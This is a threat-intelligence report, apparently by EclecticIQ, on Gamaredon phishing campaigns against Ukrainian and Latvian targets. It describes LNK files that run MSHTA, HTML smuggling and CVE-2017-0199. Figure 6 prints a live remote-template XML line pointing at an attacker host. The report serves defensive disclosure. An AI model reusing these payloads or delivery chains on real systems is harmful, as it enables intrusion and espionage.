Three Cases of Cyber Attacks on the Security Service of Ukraine and NATO Allies, Likely by Russian State-Sponsored Gamaredon

ER for IT Security

State-of-the-art threat detection & response protection for endpoints.

XDR for IT Security (coming soon)

Flexible intelligence-led threat hunting, detection & response cybersecurity.

Intelligence Center

Curated Feeds

Hunting Packs (coming soon)

Endpoint Response

Hunting, Detection and Response (coming soon)

Learn how EclecticIQ can help you address your specific challenges – by team and by need – and improve your overall security posture.

Solutions overview

For CTI Teams

Provide your CTI team with the automation, performance, flexibility, and integrations needed to boost your threat hunting capabilities with our range of analyst-centric products and services.

For SOC Teams

Enable your SOC team to better operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.

For IT SecOps Teams

Power your security operations team with upgraded detection & response capabilities to defend your digital operating assets with our range of intelligence-led products and services.

For Situational Awareness

Improve your situational awareness and mitigate risk with our collection of analyst-centric threat intelligence products and services.

For Collaboration & Dissemination

Operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.

For Threat Hunting

Raise your threat hunting game to bring asymptomatic threats to light and proactively mitigate risk with our collection of analyst-centric threat intelligence products and services.

For Threat Detection & Response

Improve your detection and response coverage and resiliency in the face of relentless attacks with our collection of intelligence-driven endpoint tools.

Our Ecosystem

An ecosystem supporting our customers' intelligence-led proactive cybersecurity needs with collaborative partner programs delivering world-class joint solutions.

Partner Program

Partner with EclecticIQ to bring valuable and innovative security solutions and services to end users. Open to all partner types, including technology developers, service providers, resellers, and community.

Become a Partner

Our Partnerships

We partner with the world's premier technology and solution providers to support all phases of your cybersecurity needs. Explore all our partners' solutions and offerings to build and extend your cyber defense ecosystem.

About Our Partners

Open Source Projects

We are proud to be an active member in the open source community and to help develop and advance progress of security technology. Learn more about contributions or go directly to our GitHub page.

Open Source Projects EclecticIQ on GitHub

EclecticIQ researchers observed multiple weaponized phishing emails probably targeting the Security Service of Ukraine (SSU), NATO allies like Latvia, and private companies such as Culver Aviation.

EclecticIQ Threat Research Team – February 16, 2023

Executive Summary

EclecticIQ researchers observed multiple weaponized phishing emails probably targeting the Security Service of Ukraine (SSU), NATO allies like Latvia, and private companies such as Culver Aviation - a Ukrainian aviation company. Multiple overlaps between these incidents and previous attacks of the Gamaredon APT group (4), such as command and control infrastructures and adversary techniques, helped analysts to highly likely attribute these latest attacks to the Gamaredon group.

This report describes three distinct cases and adversary tactics, techniques, and procedures (TTPs). Analysts examined three different malware delivery techniques used in this campaign, including spear phishing with a TAR attachment that contains a malicious LNK file, a specially crafted Word document that can exploit CVE-2017-0199 to gain code execution without macros, and HTML smuggling.

EclecticIQ researchers continue to actively monitor for activity related to the Gamaredon APT group. While monitoring this activity, analysts identified multiple key findings:

- Phishing emails were being used to deliver malware to the Security Service of Ukraine.
- In January 2023, EclecticIQ researchers observed English and Latvian-language phishing lures probably targeting NATO allies.
- Analysts assess that Culver Aviation (a Ukrainian aviation company) probably has been targeted by multiple phishing lures containing malicious Word documents that use the CVE-2017-0199 vulnerability, which is exploited to execute the malware on victim systems through specially crafted Word documents.
- According to open-source reporting, Culver Aviation Company provided multiple unmanned aerial vehicles (UAVs) to support Ukrainian troops in the region. This support highly likely has made the company a target in this latest cyberattack.
- Living off the Land Binaries (LOLBAS) such as MSHTA.exe were being actively abused by a Russian state-sponsored threat actor to download and execute the second stage of the malware.

Case #1: Phishing Emails to Target the Security Service of Ukraine (SSU)

Malware Execution Flow

On January 23rd, 2023, EclecticIQ analysts identified a phishing email - addressed to the Security Service of Ukraine - with an attached archive file (TAR). The TAR folder contained a malicious shortcut (LNK) file.

Upon user click, the LNK file downloads and executes a second-stage malicious HTML application (HTA) from a remote address using MSHTA.exe.

The threat actor appears to be using multiple techniques to limit who can access this URL outside of Ukraine. For example, the threat actor uses geo-blocking to limit downloads of this malicious file from other locations and blocks ExpressVPN and NordVPN nodes within Ukraine. It appears the threat actor is potentially conducting additional filtering to further control access to payloads.



Figure 1 – Malware execution flow.

The Attack Begins with a Phishing Email Campaign

Figure 2 shows a recent phishing email with a malicious attachment probably targeting the Security Service of Ukraine (SSU). At the bottom of the email is the attached TAR file.



Figure 2 – Example of Phishing email probably targeting SSU.

Victim User Clicks on the Malicious Shortcut (LNK) File

When a victim user extracts the TAR file (as seen in figure 3) it contains the malicious LNK file with a Latvian phishing lure.



Figure 3 – Content of malicious attachment translated to English from the Ukrainian language.

LNKs are Windows shortcut files that can contain malicious code to abuse legitimate tools on the system, the so-called living-off-the-land binaries (LOLBAS or LOLBIN). Figure 4 (below) shows that the actor uses MSHTA (a process used by Windows in legitimate purposes to execute HTML applications) to download and execute Microsoft HTML Application (HTA) files from a remote URL defined inside the Target section of the LNK file.



Figure 4 – Malicious shortcut (LNK) file.

Execution of the Malicious HTA File

If a victim clicks on the malicious LNK file, it will start to download an HTA file from the remote address (hxxp[://]194[.]180[.]174[.]203/23[.]01/mo/baseball[.]DjVu) and execute this second stage malware via MSHTA.exe. Analysts were unable to retrieve the second stage payload due the remote server being offline.

Case #2: Targeting Culver Aviation via a Phishing Lure to Exploit CVE-2017-0199

On December 12th, 2022, EclecticIQ researchers identified multiple malicious Word documents that used Culver Aviation phishing lures. Analysts assess that the chances are about even that threat actor is targeting Culver Aviation Company or other Ukrainian entities using this company's name. Analysts suspect the threat actor's interest in Culver Aviation probably stems from that company providing unmanned aerial vehicles (UAV) to Ukrainian troops (11).

One of those Word documents can be seen in figure 5. This Ukrainian-language Word document contains the name of Culver Aviation's CEO, corporate email address, and title of the company as a part of the lure.

Повна назва підприємства	ТОВ "КАЛВЕР ТЕХНОЛОДЖІС"	Culver Technologies LLC
ЄДРПОУ	39548761	
Посада та ПІП уповноваженої особи для підписання договору	Директор Олександр Даниленко.	Director Oleksandr Danylenko
Банківські реквізити	IBAN UA473390500000026006001112605 в АТ «КРИСТАЛБАНК», м. Київ МФО: 33905	
Поштова адреса	м. Київ, вул. Польова 21	
Електронна пошта	m.lukashev@culver.aero	
Телефон бухгалтерії	0503859383 Ольга	
Номер телефону для договору	0674659728	
Як Ви бажаєте отримувати Акти виконаних робіт? ***Наша компанія використовує електронний документообіг.*** Оберіть зручний для Вас варіант після узгодження з вашою відповідальною особою за документообіг. Проставити потрібно лише одну відмітку.		

Figure 5 – Malicious Word document that contains Culver Aviation phishing lure (6).

The Malicious Word document leverages the exploit CVE-2017-0199 to download and execute remote templates as a second stage of the malware. This exploit can be triggered by opening the Word document without any macro involvement.

Figure 6 shows the remote template URL (council7[.]artupora[.]ru), which hosts a malicious HTA file that is stored in the Word document. This URL has been attributed to Gamaredon by previous reporting (8).

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://council7.artupora.ru/WIN-Q7CDI1KHONQ/allows39/allegiance/council.mot"
TargetMode="External"/></Relationships>
```

Figure 6 – Remote template URL inside the Word document.

Case #3: Latvian (Ministry of Defence) MoD and Probably Other NATO Allies Targeted via an HTML Smuggling Campaign

On January 18th, 2023, EclecticIQ researchers identified a threat actor group using phishing lures in English and Latvian, almost certainly to target the Latvian MoD and probably other English-speaking NATO allies.

In this new campaign, an HTML Smuggling technique was actively used for malware delivery shown in figure 7. HTML smuggling lets an attacker “smuggle” an encoded malicious script within a specially crafted HTML attachment or web page. When a target user opens the HTML in their web browser, the browser decodes the malicious script, which, in turn, assembles the malicious payload on the host device. Instead of having a malicious executable pass directly through a network, the attacker builds the malware locally behind a firewall.



Figure 7 - HTML Smuggling used to deliver the Malicious LNK file decoyed as PDF file.

The email in figure 8, impersonated the Ukrainian Ministry of Defence and targeted the Latvian Ministry of Defence, the domain name (admou[.]org) was used to send their phishing email.

Figure 8 - Phishing email addressed to the Latvian MoD containing HTML file as a malicious attachment. (2)

The infection flow is very similar to case 1 (Security Service of Ukraine). The threat actor abuses MSHTA.exe to download an HTA file from the remote URL (hxxp[://]194[.]180[.]174[.]158/18[.]01/released[.]rtf.) to retrieve the second stage payload.



Figure 9 - HTML Smuggling used to deliver malicious LNK file (3).

Figure 10 shows the content of the LNK file, it uses the same infrastructure (AS 39798 - MivoCloud SRL) described in case 1 but with a different IP address to download second stage malware.



Figure 10 – Malicious LNK file.

When the victim system is successfully infected by this malware, the threat actor can get persistence on the system and then proceed with executing their action on objectives. EclecticIQ researchers believe that military and related organizations in Ukraine and other NATO allies were being targeted by a Russian state-sponsored APT group specifically for collecting intelligence that very likely benefit Russian troops in Ukraine.

Overlaps Between These Cases and Previous Gamaredon Attacks

The adversary tactics and techniques such as malware delivery mechanisms, malware execution techniques, and infrastructures share strong similarities with activity attributed to Gamaredon, originally reported by Palo Alto Networks in December 2022 (4). Palo Alto

Networks linked the activity cluster to Gamaredon - a threat actor that the Ukrainian government attributed to Russia's Federal Security Service (FSB). Each of these three overlapping techniques is explained below.

Victimology

According to the Ukrainian government, this threat group was performing cyber-attacks on Ukrainian government entities since 2014 (9). Also in 2022, CERT-UA confirmed phishing emails were being used to send malicious files to the Latvian government and likely targeting other European governments (12).

Updated HTML Smuggling Technique

Gamaredon group commonly uses the HTML smuggling technique for delivering malware (9). In this new campaign the threat actors improved the obfuscation routine in the HTML smuggling code (figure 11) to avoid anti-malware scanners and email gateway solutions.



Figure 11– Obfuscation update for HTML smuggling (2).

Second Stage Malware Execution and Delivery Technique:

In Figure 12, a malware sample uploaded to VirusTotal (5) at 2022-12-01 05:45:19 UTC and was attributed to Gamaredon APT by Unit 42 threat research group (4). The researchers noted that the malware used the (admou[.]org) domain in the attack. In latest cyberattacks against Latvia, the same domain name was used by threat actor as an email sender (10).

